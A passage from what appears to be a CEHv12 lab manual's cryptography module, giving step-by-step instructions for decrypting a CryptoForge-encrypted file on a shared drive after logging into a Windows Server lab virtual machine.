
Note: No one can access this file unless the user provides the password for the encrypted file. You will have to share the password with the user through message, email, or any other means.




11. Let us assume that you shared this file through a shared network drive.

Module 20 – Cryptography

12. Now, switch to the **Windows Server 2019** virtual machine, click **Ctrl+Alt+Del** to activate the machine. By default, **Administrator** profile is selected, type **Pa\$\$w0rd** to enter password in the Password field and press **Enter** to login.
13. Navigate to **Z:\CEHv12 Module 20 Cryptography\Cryptography Tools\CryptoForge**. You will observe the encrypted file in this location.
14. Double-click the encrypted file to decrypt it and view its contents.




15. The **Enter Passphrase - CryptoForge Files** dialog-box appears; enter the password that you have provided in **Step#9** to encrypt the file and click **OK**.

